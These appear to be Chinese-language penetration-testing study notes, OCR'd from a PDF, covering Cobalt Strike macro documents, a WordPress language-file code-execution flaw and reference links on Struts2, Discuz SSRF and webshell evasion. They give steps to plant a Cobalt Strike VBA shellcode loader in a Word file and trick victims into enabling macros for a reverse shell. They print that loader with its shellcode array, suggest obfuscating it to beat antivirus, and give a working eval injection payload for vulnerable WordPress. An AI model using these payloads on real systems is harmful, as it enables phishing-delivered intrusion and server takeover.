


双击 “ThisDocument”，将原有内容全部清空，然后将CobaltStrike生成宏payload全部粘贴进去，保存并关闭该 VBA 编辑器




另存为的Word类型务必要选”Word 97-2003 文档 (*.doc)”，即 doc 文件，保证低版本可以打开。之后关闭，再打开即可执行宏代码







反弹Beacon shell

默认情况下，Office已经禁用所有宏，但仍会在打开Word文档的时候发出通知




诱导目标手动点击"启用内容"宏。





目标一旦启用，CobaltStrike的Beacon就会上线，即成功接收到Shell



宏代码分析

CobaltStrike生成默认的VBA会导入四个Windows API函数，常见的ShellCode加载器代码：

```
#If VBA7 Then
    Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal
    dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtr
    Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal
    flAllocationType As Long, ByVal flProtect As Long) As LongPtr
    Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any,
    ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String,
    lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal
    lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As
    Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As Long
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal
    flAllocationType As Long, ByVal flProtect As Long) As Long
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length
    As Long, ByVal LengthWrote As Long) As Long
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes
    As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String,
    lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1, _
-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, _
-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, _
-43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,81,48,0,0,83,80,104,87,-119,-58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,104,0,32,0,0,104,-1,-43,-119,
104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,
```

```
-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,_
```



```
CreateRemoteThread 创建一个在其它进程地址空间中运行的线程(也称:创建远程线程).
VirtualAllocEx 指定进程的虚拟空间保留或提交内存区域
WriteProcessMemory 写入某一进程的内存区域
CreateProcess 创建一个新的进程和它的主线程，这个新进程运行指定的可执行文件
```

其中`Array(-4,-24,-119,0,0,0,96,-119,-27...`就是ShellCode，混淆的办法有很多种

ShellCode可以自己在VBA里解码或者比如每个元素自增1，运行的时候-1，达到免杀 ……

参考文章：

```
https://zhuanlan.zhihu.com/p/98526727     --感谢我不是大神的文章
```

2.2.14 Java-security-calendar-2019-Candy-Cane

官网：

```
https://www.ripstech.com/java-security-calendar-2019/
```

```
https://www.leadroyal.cn/?p=914       --9102年Java里的XXE
https://www.leadroyal.cn/?p=930    --9102年Java里的XXE的防御
https://xz.aliyun.com/search?keyword=Java+Security+2019    ---Ripstech Java Security 2019 Calendar复现系列(1-4)
```

这里还有更好的文章，没找到！！！！需要回看！！！

2.2.15 Discuz Ssrf Rce漏洞分析报告

很老的一个漏洞了

```
https://cloud.tencent.com/developer/article/1511949      ---复现

https://xz.aliyun.com/t/2018    ---Discuz!因Memcached未授权访问导致的RCE

https://cn-sec.com/archives/76754.html     ---https://cn-sec.com/archives/76754.html

https://www.freebuf.com/vuls/191698.html   ---Discuz x3.4前台SSRF漏洞分析

https://hackmd.io/@Lhaihai/H1B8PJ9hX     --SSRF集合笔记
```

有一篇很古老的经典文章，硬是没找到！！！只能书里看了

2.2.16 WordPress语言文件代码执行漏洞分析

0x00 漏洞概述

1、漏洞简介

WordPress是一个以PHP和MySQL为平台的自由开源的博客软件和内容管理系统，在 github（https://gist.github.com/anonymous/908a087b95035d9fc9ca46cef4984e97）上爆出这样一个漏洞，在其<=4.6.1版本中，如果网站使用攻击者提前构造好的语言文件来对网站、主题、插件等等来进行翻译的话，就可以执行任意代码

2、漏洞影响

任意代码执行，但有以下两个前提：

```
攻击者可以上传自己构造的语言文件，或者含有该语言文件的主题、插件等文件夹

网站使用攻击者构造好的语言文件来对网站、主题、插件等进行翻译
```

这里举一个真实场景中的例子：攻击者更改了某个插件中的语言文件，并更改了插件代码使插件初始化时使用恶意语言文件对插件进行翻译，然后攻击者通过诱导管理员安装此插件来触发漏洞

3、影响版本

```
<= 4.6.1
```

0x01 漏洞复现

1、环境搭建


```
docker pull wordpress:4.6.1
docker pull mysql
docker run --name wp-mysql -e MYSQL_ROOT_PASSWORD=hellowp -e MYSQL_DATABASE=wp -d mysql
docker run --name wp --link wp-mysql:mysql -d wordpress
```

2、漏洞分析

首先我们来看这样一个场景：

```
➜ /tmp cat 1.php
<?php
$newfunc = create_function('$a,$b', 'return "$a + $b = " . ($a + $b);}echo "OUT\n";/*');
echo "New anonymous function: $newfunc\n";
➜ /tmp php 1.php
PHP Warning:  Unterminated comment starting line 1 in /tmp/1.php(2) : runtime-created function on line 1
PHP Stack trace:
PHP   1. {main}() /tmp/1.php:0
PHP   2. create_function() /tmp/1.php:2
OUT
New anonymous function: lambda_1
```


在调用`create_function`时，我们通过`}`将原函数闭合，添加我们想要执行的内容后再使用`/*`将后面不必要的部分注释掉，最后即使我们没有调用创建好的函数，我们添加的新内容也依然被执行了。之所以如此，是因为`create_function`内部使用了`eval`来执行代码，我们看PHP手册上的说明：



所以由于这个特性，如果我们可以控制`create_function`的`$code`参数，那就有了任意代码执行的可能。这里要说一下，`create_function`这个漏洞最早由80sec在08年提出，这里提供几个链接作为参考：

```
https://www.exploit-db.com/exploits/32416/
https://bugs.php.net/bug.php?id=48231
http://www.2cto.com/Article/201212/177146.html
```

接下来我们看Wordpress中一处用到`create_function`的地方，在`wp-includes/pomo/translations.php`第203-209行：

```
/**
 * Makes a function, which will return the right translation index, according to the
 * plural forms header
 * @param int    $nplurals
 * @param string $expression
 */function make_plural_form_function($nplurals, $expression) {
    $expression = str_replace('n', '$n', $expression);
    $func_body = "
        \$index = (int)($expression);
        return (\$index < $nplurals)? \$index : $nplurals - 1;";
    return create_function('$n', $func_body);
}
```

根据注释可以看到该函数的作用是根据字体文件中的`plural forms`这个header来创建函数并返回，其中`$expression`用于组成`$func_body`，而`$func_body`作为`$code`参数传入了`create_function`，所以关键是控制`$expresstion`的值。

我们看一下正常的字体文件`zh_CN.mo`，其中有这么一段：

```
202 MIME-Version: 1.0
203 Content-Type: text/plain; charset=UTF-8
204 Content-Transfer-Encoding: 8bit
205 Plural-Forms: nplurals=1; plural=n;
206 X-Generator: Poedit 1.8.7
207 Project-Id-Version: 4.3.x
```

`Plural-Froms`这个header就是上面的函数所需要处理的，其中`nplurals`的值即为`$nplurals`的值，而`plural`的值正是我们需要的`$expression`的值。所以我们将字体文件进行如下改动：

```
202 MIME-Version: 1.0
203 Content-Type: text/plain; charset=UTF-8
204 Content-Transfer-Encoding: 8bit
205 Plural-Forms: nplurals=1; plural=n);}eval($_GET[c]);/*;
206 X-Generator: Poedit 1.8.7
207 Project-Id-Version: 4.3.x
```


然后我们在后台重新加载这个字体文件，同时进行动态调试，可以看到如下情景：

```
function make_plural_form_function($nplurals, $expression) {  $nplurals: 1  $expression: "$n);}eval($_GET[c]);/*"
    $expression = str_replace('n', '$n', $expression);
    $func_body = "  $func_body: "\n\t\t\t$index = (int)($n);}eval($_GET[c]);/*);\n\t\t\treturn ($index < 1)? $index : 1 - 1;"
        \$index = (int)($expression);  $expression: "$n);}eval($_GET[c]);/*"
        return (\$index < $nplurals)? \$index : $nplurals - 1;";  $nplurals: 1
    return create_function('$n', $func_body);
}
```


我们payload中的`)`首先闭合了前面的`(`，然后`;`结束前面的语句，接着是我们的一句话木马，然后用`/*`将后面不必要的部分注释掉，通过这样，我们就将payload完整的传入了`create_function`，在其创建函数时我们的payload就会被执行，由于访问每个文件时都要用这个对字体文件解析的结果对文件进行翻译，所以我们访问任何文件都可以触发这个payload：

127.0.0.1:8088/wordpress/index.php?c=phpinfo();

Scan this dir for additional .ini files	/etc/php5/apache2/conf.d



其中访问 `index.php?c=phpinfo();` 的函数调用栈如下：



0x02 修复方案

下载官方发布的补丁打上，建议管理员增强安全意识，不要使用来路不明的字体文件、插件、主题等等

对于开发者来说，建议对 `$expression` 中的特殊符号进行过滤，例如：

```
$not_allowed = array(";", ")", "}");
$experssion = str_replace($not_allowed, "", $expression);
```

参考：

```
https://www.seebug.org/vuldb/ssvid-92459

https://gist.github.com/anonymous/908a087b95035d9fc9ca46cef4984e97

http://php.net/manual/zh/function.create-function.php

https://www.exploit-db.com/exploits/32416/

https://bugs.php.net/bug.php?id=48231

http://www.2cto.com/Article/201212/177146.html

https://codex.wordpress.org/InstallingWordPressinYourLanguage
```

```
https://cloud.tencent.com/developer/article/1078451   --正文，感谢
```

2.2.17 Struts2远程命令执行s2-048漏洞分析报告

```
https://www.ichunqiu.com/course/58753   --春秋视频讲解

http://blog.topsec.com.cn/strutss2-048远程命令执行漏洞分析/  --阿尔法实验室

https://www.freebuf.com/vuls/140410.html   --复现
https://www.jianshu.com/p/05efdc8f4301  --复现
https://www.jianshu.com/p/356291fb26a2  --复现

https://www.zybuluo.com/Dukebf/note/821989   --strut2各版本漏洞信息整理
```

很老的一个漏洞了...学习下思路~~

2.2.18 静态免杀php一句话（已过D盾，河马，安全狗）

```
https://www.cnblogs.com/ABKing/p/13515014.html  --2020年8月最新一句话木马免杀（截止2020年8月16日通杀D盾、安全狗，微步，webshellKiller）

https://mp.weixin.qq.com/s/lExi2_y4NkTak735kpz4ug  --2020年8月如何优雅的隐藏你的webshell
```

还有很多方法，这里书籍上的方法未找到，可看书！！

2.2.19 金融信息系统安全测评方法（不公布！）

```
http://www.djbh.net/webdev/file/webFiles/File/jsbz/201232310276.pdf   ---信息安全技术信息安全风险评估规范

http://www.djbh.net/webdev/file/webFiles/File/zcbz/201226173039.pdf   ---信息安全技术信息系统安全管理要求
```

学习下就好！！！

随着大数据、云计算、人工智能及区块链等新兴技术的应用,银行业手机银行、微信银行等新兴数字化金通过安全测评过程，全面分析出信息系统可能存在的人为破坏场景及其成因与后果，通过科学有效的测试

所以才提起金融信息系统安全测评方法这块内容的警惕，这里只能看书，网上应该是封了大部分资料~~书内容很全~~！！

2.2.20 Apache-Poi-XXE-Analysis

复现CVE-2019-12415、CVE-2014-3529

